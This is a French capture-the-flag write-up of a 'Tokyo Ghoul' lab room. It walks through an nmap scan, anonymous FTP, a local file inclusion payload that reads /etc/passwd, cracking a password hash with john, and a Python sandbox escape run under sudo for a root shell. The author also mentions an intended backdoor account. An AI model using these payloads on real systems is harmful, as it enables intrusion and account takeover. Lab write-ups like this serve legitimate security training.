

# TOKYO GHOUL

## Etape 1 : J'effectue un scan

```
(amsi@kali)-[~]
$ nmap 10.10.229.91 -sV -sC
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-12 17:22 CET
Nmap scan report for 10.10.229.91
Host is up (0.027s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ drwxr-xr-x  3 ftp      ftp      4096 Jan 23  2021 need_Help?
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to ::ffff:10.9.177.190
| System Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 2
|_ vsFTPd 3.0.3 - secure, fast, stable
|_ End of status
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 fa9e38d395df55ea14c949d80a61db5e (RSA)
|   256 adb7a75e36cb32a090908e0b98308a97 (ECDSA)
|_  256 a2a2c81496c5206885e541d0aa538bbd (ED25519)
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
|_ http-title: Welcome To Tokyo goul
|_ http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.19 seconds
```

Je constate que :

- FTP : Avec les scripts considéré sûr de nmap j'ai pu me connecter en anonymous dans lequel il y'a un dossier « need\_Help ? »
- SSH : J'ai récupéré l'empreinte ssh de la machine
- HTTP : Le titre de la page d'accueil est « Welcome To Tokyo goul »
- OS : On est sur du Ubuntu

Donc je commence par inspecté la serveur FTP, je recherche un exploit déjà existant :

(amsi@kali)-[~] \$ searchsploit vsftpd 3.0.3	
Exploit Title	Path
vsftpd 3.0.3 - Remote Denial of Service	multiple/remote/49719.py
Shellcodes: No Results	

Le déni de service ne m'intéresse pas, je vais donc examiné les fichiers disponible en anonymous.

Mais avant ça je fais un tour sur la page web disponible pour voir si j'ai un indice ou piste claire


## Etape 2 : Je visite la page et je fais un scan de répertoire

Welcome To Tokyo goul

10.10.229.91

Kali LinuxKali ToolsKali DocsKali ForumsKali NetHunterExploit-DBGoogle Hacking DBOffSec

# Kaneki



Ken Kaneki is a regular high school teenager who decides to go on a date with a girl named Rize Kamishiro. Kaneki fails to notice that there is something unusual about her. The girl then shows her true form and transforms into a ghoul who is hungry for Kaneki flesh. But suddenly, steel beams fall on her from the ceiling and she is instantly killed. Left in a very critical state, Ken is rushed to a hospital nearby. When he regains his consciousness, the doctor informs him that his organs have been replaced with that of Rize .

Kaneki is kidnapped by Jason. He then uses the most brutal ways to torture him by cutting off parts of him but gives him just enough time to regenerate again. While Kaneki seems to take the physical torture like a champ, he begins to struggle when he is reminded of the two other ghouls who gave him hopes of escaping.

[Can you help him escape?](#)

### Code source : index.html

```
1 <html>
2 <head>
3   <title>Welcome To Tokyo goul</title>
4   <link rel="stylesheet" type="text/css" href=".../css/mainstylesheet.css">
5 </head>
6 <body>
7
8   <h1 style="text-align: center;">Kaneki </h1>
9   <div class="center-wrapper">
10     
11   </div>
12
13   <!-- look don't tell jason but we will help you escape we will give you the key to open those chains and here is some clothes to look like us and a mask to look anonymous and go to the ftp room right there -->
14
15   <br>
16   <p>Ken Kaneki is a regular high school teenager who decides to go on a date with a girl named Rize Kamishiro. Kaneki fails to notice that there is something unusual about her. The girl then shows her true form and
17   <br>
18   <p>Kaneki is kidnapped by Jason. He then uses the most brutal ways to torture him by cutting off parts of him but gives him just enough time to regenerate again. While Kaneki seems to take the physical torture lik
19
20   <a href="jasonroom.html">Can you help him escape?</a>
21
22 </body>
23 </html>
24
```

### La page : jasonroom.html

```
1 <html>
2 <head>
3   <title>Jason room</title>
4   <link rel="stylesheet" type="text/css" href=".../css/mainstylesheet.css">
5 </head>
6 <body>
7
8   <h1 style="text-align: center;">Help him </h1>
9   <div class="center-wrapper">
10     
11   </div>
12
13   <!-- look don't tell jason but we will help you escape , here is some clothes to look like us and a mask to look anonymous and go to the ftp room right there you will find a freind who will help you -->
14
15 </body>
16 </html>
17
```

### Je lance un scan de répertoire pour voir s’il y’a quelque chose d’intéressant

```
(amsi@kali) [~/Bureau/tokyo]
$ dirb http://10.10.229.91

DIRB v2.22
By The Dark Raver

START_TIME: Mon Feb 12 18:07:05 2024
URL_BASE: http://10.10.229.91/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

--- Scanning URL: http://10.10.229.91/ ---
=> DIRECTORY: http://10.10.229.91/css/
+ http://10.10.229.91/index.html (CODE:200|SIZE:1414)
+ http://10.10.229.91/server-status (CODE:403|SIZE:277)

--- Entering directory: http://10.10.229.91/css/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

END_TIME: Mon Feb 12 18:09:02 2024
DOWNLOADED: 4612 - FOUND: 2

(amsi@kali) [~/Bureau/tokyo]
```

### Etape 3 : Je me connecte au serveur FTP et récupère ce que je peux récupérer

```
(amsi@kali)~[~]
$ ftp 10.10.229.91
Connected to 10.10.229.91.
220 (vsFTPD 3.0.3)
Name (10.10.229.91:amsi): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||44959|)
150 Here comes the directory listing.
drwxr-xr-x   3 ftp      ftp          4096 Jan 23   2021 need_Help?
226 Directory send OK.
ftp> cd need_Help?
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||43774|)
150 Here comes the directory listing.
-rw-r--r--   1 ftp      ftp           480 Jan 23   2021 Aogiri_tree.txt
drwxr-xr-x   2 ftp      ftp          4096 Jan 23   2021 Talk_with_me
226 Directory send OK.
ftp> get
Aogiri_tree.txt Talk_with_me
ftp> get Aogiri_tree.txt
local: Aogiri_tree.txt remote: Aogiri_tree.txt
229 Entering Extended Passive Mode (|||43287|)
150 Opening BINARY mode data connection for Aogiri_tree.txt (480 bytes).
100% |*****|
226 Transfer complete.
480 bytes received in 00:00 (13.54 KiB/s)
ftp> cd Talk_with_me
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||45428|)
150 Here comes the directory listing.
-rwxr-xr-x   1 ftp      ftp          17488 Jan 23   2021 need_to_talk
-rw-r--r--   1 ftp      ftp          46674 Jan 23   2021 rize_and_kaneki.jpg
226 Directory send OK.
ftp> get *
local: Aogiri_tree.txt remote: *
229 Entering Extended Passive Mode (|||45127|)
550 Failed to open file.
ftp> get rize_and_kaneki.jpg
local: rize_and_kaneki.jpg remote: rize_and_kaneki.jpg
229 Entering Extended Passive Mode (|||44239|)
150 Opening BINARY mode data connection for rize_and_kaneki.jpg (46674 bytes).
100% |*****|
229 Entering Extended Passive Mode (|||44347|)
150 Here comes the directory listing.
-rwxr-xr-x   1 ftp      ftp          17488 Jan 23   2021 need_to_talk
-rw-r--r--   1 ftp      ftp          46674 Jan 23   2021 rize_and_kaneki.jpg
226 Directory send OK.
ftp> get need_to_talk
local: need_to_talk remote: need_to_talk
229 Entering Extended Passive Mode (|||40286|)
150 Opening BINARY mode data connection for need_to_talk (17488 bytes).
100% |*****|
226 Transfer complete.
17488 bytes received in 00:00 (299.37 KiB/s)
ftp> bye
```



Etape 4 : Je regarde le contenu des fichiers

```
(amsi@kali)~$ cat Aogiri_tree.txt
Why are you so late?? i've been waiting for too long .
So i heard you need help to defeat Jason , so i'll help you to do it and i know you are wondering how i will.
I knew Rize San more than anyone and she is a part of you, right?
That mean you got her kagune , so you should activate her Kagune and to do that you should get all control to your body , i'll help you to know Rise san more and get her kagune , and don't forget you are now a part of the Aogiri tree .
Bye Kaneki.

(amsi@kali)~$

(amsi@kali)~/Bureau/tokyo$ chmod +x need_to_talk

(amsi@kali)~/Bureau/tokyo$ ./need_to_talk
Hey Kaneki finnaly you want to talk
Unfortunately before I can give you the kagune you need to give me the paraphrase
Do you have what I'm looking for?

> do i
Hmm. I don't think this is what I was looking for.
Take a look inside of me. rabin2 -z

(amsi@kali)~/Bureau/tokyo$ rabin2 -z
zsh: bad pattern: ^[[200~rabin2

(amsi@kali)~/Bureau/tokyo$ ~rabin2 -z

La commande « ~rabin2 » n'a pas été trouvée, voulez-vous dire :
  commande « rabin2 » du deb radare2
Essayez : sudo apt install <nom du deb>

(amsi@kali)~/Bureau/tokyo$ rabin2 -z

Usage: rabin2 [-AcdeEghHiIjLLmQrRsSUvVxzZ] [-@ at] [-a arch] [-b bits] [-B addr] [-C F:C:D] [-f str] [-m addr] [-n str] [-N m:M] [-P[-P] pdb]
Informes him: [-o str] [-O str] [-k query] [-D lang symname] file


(amsi@kali)~/Bureau/tokyo$ rabin2 -z need_to_talk
[Strings]
nth paddr      vaddr      len size section type  string
-----
0 0x00002008 0x00002008 9  10  .rodata ascii kamishiro
1 0x00002018 0x00002018 37 38  .rodata ascii Hey Kaneki finnaly you want to talk \n
2 0x00002040 0x00002040 82 83  .rodata ascii Unfortunately before I can give you the kagune you need to give me the paraphrase\n
3 0x00002098 0x00002098 35 36  .rodata ascii Do you have what I'm looking for?\n\n
4 0x000020c0 0x000020c0 47 48  .rodata ascii Good job. I believe this is what you came for:\n
5 0x000020f0 0x000020f0 51 52  .rodata ascii Hmm. I don't think this is what I was looking for.\n
6 0x00002128 0x00002128 36 37  .rodata ascii Take a look inside of me. rabin2 -z\n

(amsi@kali)~/Bureau/tokyo$

(amsi@kali)~/Bureau/tokyo$ rabin2 -z need_to_talk
[Strings]
nth paddr      vaddr      len size section type  string
-----
0 0x00002008 0x00002008 9  10  .rodata ascii kamishiro
1 0x00002018 0x00002018 37 38  .rodata ascii Hey Kaneki finnaly you want to talk \n
2 0x00002040 0x00002040 82 83  .rodata ascii Unfortunately before I can give you the kagune you need to give me the paraphrase\n
3 0x00002098 0x00002098 35 36  .rodata ascii Do you have what I'm looking for?\n\n
4 0x000020c0 0x000020c0 47 48  .rodata ascii Good job. I believe this is what you came for:\n
5 0x000020f0 0x000020f0 51 52  .rodata ascii Hmm. I don't think this is what I was looking for.\n
6 0x00002128 0x00002128 36 37  .rodata ascii Take a look inside of me. rabin2 -z\n

(amsi@kali)~/Bureau/tokyo$ ./need_to_talk
Hey Kaneki finnaly you want to talk
Unfortunately before I can give you the kagune you need to give me the paraphrase
Do you have what I'm looking for?

> kamishiro
Good job. I believe this is what you came for:
You_found_1t
```



L'image : rize\_and\_kaneki.jpg



## Etape 5 : J'extrais le code de l'image

[illegible]

*PS : La passphrase était le mot trouvé dans le script*

## Etape 6 : Je convertis le morse

[illegible]

## Etape 7 : Je scan avec gobuster le répertoire trouvé grâce au script

```
(amsi@kali)-[/usr/share/SecLists/Discovery/Web-Content]
$ gobuster dir -u http://10.10.37.76/dir3c70ry_center/ -w /usr/share/SecLists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -t 30 -x php

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

Welcome Kankei-Ken

[+] Url: http://10.10.37.76/dir3c70ry_center/
[+] Method: GET So you are here , you make the desision , you really want the power ? Will you accept me? Will accept your self as a ghoul?
[+] Threads: 30
[+] Wordlist: /usr/share/SecLists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php
[+] Timeout: 10s


Starting gobuster in directory enumeration mode

/.php (Status: 403) [Size: 276]
/cclaim (Status: 301) [Size: 327] [→ http://10.10.37.76/dir3c70ry_center/cclaim/]
/.php (Status: 403) [Size: 276]
Progress: 415286 / 415288 (100.00%)

Finished

(amsi@kali)-[/usr/share/SecLists/Discovery/Web-Content]
$
```

## La page trouvée



## Le code source

```
view-source:http://10.10.37.76/dir3c70ry_center/cclaim/

1 <html>
2   <head>
3     <link href="https://fonts.googleapis.com/css?family=IBM+Plex+Sans" rel="stylesheet">
4     <link rel="stylesheet" type="text/css" href="style.css">
5   </head>
6   <body>
7     <div class="menu">
8       <a href="index.php">Main Page</a>
9       <a href="index.php?view=flower.gif">NO</a>
10      <a href="index.php?view=flower.gif">YES</a>
11    </div>
12    <p><b>Welcome Kankei-Ken</b><br><br>So you are here , you make the desision , you really want the power ?
13    Will you accept me?
14    Will accept your self as a ghoul?<br></p>
15    
16  </body>
17 </html>
```



## Etape 8 : Je remarque une vulnérabilité, j'essaie de l'exploiter

Ici c'est une vulnérabilité LFI (Local File Inclusion) :

```
10.10.28.26/d1r3c70ry_center/claim/index.php?view=flower.gif
```

J'ai réussi à exploiter la faille :

```
10.10.28.26/d1r3c70ry_center/claim/index.php?view=%2F..%2F..%2F..%2Fetc%2Fpasswd

MAIN PAGE NO YES

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool
/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:
/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:
/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting
System (admin)/:/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:102:systemd Time
Synchronization,,,:/run/systemd:/bin/false systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false systemd-
resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108:/home/syslog:/bin/false _apt:x:105:65534:/nonexistent:/bin/false lxd:x:106:65534:/var/lib/lxd:/bin/false messagebus:x:107:111:/var
/run/dbus:/bin/false uidd:x:108:112:/run/uidd:/bin/false dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/bin/false statd:x:110:65534:/var/lib/nfs:
/bin/false sshd:x:111:65534:/var/run/sshd:/usr/sbin/nologin vagrant:x:1000:1000:vagrant,,,:/home/vagrant:/bin/bash vboxadd:x:999:1:/var/run/vboxadd:
/bin/false ftp:x:112:118:ftp daemon,,,:/srv/ftp:/bin/false
kamishiro:$6$Tb/euwmK$OXA.dwMe0AcopwBl68boTG5zi65wIHsc84OWAIye5VITLLtVlaXvRDJXET..it8r.jbrlpfZeMdwD3B0fGxJI0:1001:1001:,,,:
/home/kamishiro:/bin/bash
```

## Etape 9 : Je vais utiliser john pour obtenir le mdp de kamishiro

```
(amsi@kali) - [/usr/share/SecLists/Discovery/Web-Content]
$ echo '$6$Tb/euwmK$OXA.dwMe0AcopwBl68boTG5zi65wIHsc84OWAIye5VITLLtVlaXvRDJXET..it8r.jbrlpfZeMdwD3B0fGxJI0' > hash.txt

(amsi@kali) - [~/Bureau/tokyo]
$ sudo john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
password123 (?)
1g 0:00:00:00 DONE (2024-02-13 14:29) 1.818g/s 2792p/s 2792c/s 2792C/s kucing..mexico1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

## Etape 10 : Je me connecte en SSH

```
(amsi@kali)-[~/Bureau/tokyo]
$ ssh kamishiro@10.10.28.26
The authenticity of host '10.10.28.26 (10.10.28.26)' can't be established.
ED25519 key fingerprint is SHA256:oo//h4aM0BBJS1V7s7eejBvC/3yzDDk/PL7KIK6mewQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.28.26' (ED25519) to the list of known hosts.
kamishiro@10.10.28.26's password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.4.0-197-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system is built by the Bento project by Chef Software
More information can be found at https://github.com/chef/bento

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Sat Jan 23 22:29:38 2021 from 192.168.77.1
kamishiro@vagrant:~$ ls
jail.py  user.txt
kamishiro@vagrant:~$ cat user.txt
e6215e25c0783eb4279693d9f073594a
kamishiro@vagrant:~$
```

## Je regarde les droits de kamishiro

```
kamishiro@vagrant:~$ sudo -l
[sudo] password for kamishiro:
Matching Defaults entries for kamishiro on vagrant.vm:
    env_reset, exempt_group=sudo, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User kamishiro may run the following commands on vagrant.vm:
    (ALL) /usr/bin/python3 /home/kamishiro/jail.py
kamishiro@vagrant:~$ cat jail.py
#!/usr/bin/python3
#-*- coding:utf-8 -*-
def main():
    print("Hi! Welcome to my world kaneki")
    print("=====")
    print("What ? You gonna stand like a chicken ? fight me Kaneki")
    text = input('>>> ')
    for keyword in ['eval', 'exec', 'import', 'open', 'os', 'read', 'system', 'write']:
        if keyword in text:
            print("Do you think i will let you do this ?????")
            return;
    else:
        exec(text)
        print('No Kaneki you are so dead')
if __name__ == "__main__":
    main()
kamishiro@vagrant:~$
```



## Etape 11 : J'exploite la vulnérabilité du script python pour tenter d'être root

```
python3: internal error: in function:
kamishiro@vagrant:~$ sudo /usr/bin/python3 /home/kamishiro/jail.py
Hi! Welcome to my world kaneki

What ? You gonna stand like a chicken ? fight me Kaneki
>>> __builtins__.__dict__['__IMPORT__'.lower()][__OS__.lower()].__dict__['SYSTEM'.lower()]('cat /root/root.txt')
9d790bb87898ca66f724ab05a9e6000b
No Kaneki you are so dead
kamishiro@vagrant:~$ sudo /usr/bin/python3 /home/kamishiro/jail.py
Hi! Welcome to my world kaneki

What ? You gonna stand like a chicken ? fight me Kaneki
>>> __builtins__.__dict__['__IMPORT__'.lower()][__OS__.lower()].__dict__['SYSTEM'.lower()]('/bin/bash')
root@vagrant:~#
```

J'ai réussi à terminer la room, j'ai voulu maintenir l'accès en me faisant un autre compte root pour avoir une backdoor permanente, mais l'IP de la machine avait expiré donc je n'ai pas fait

100%	
Task 1  About the room	 
Task 2  Where am i ?	
Task 3  Planning to escape	
Task 4  What Rize is trying to say?	
Task 5  Fight Jason	
Task 6  Special thanks	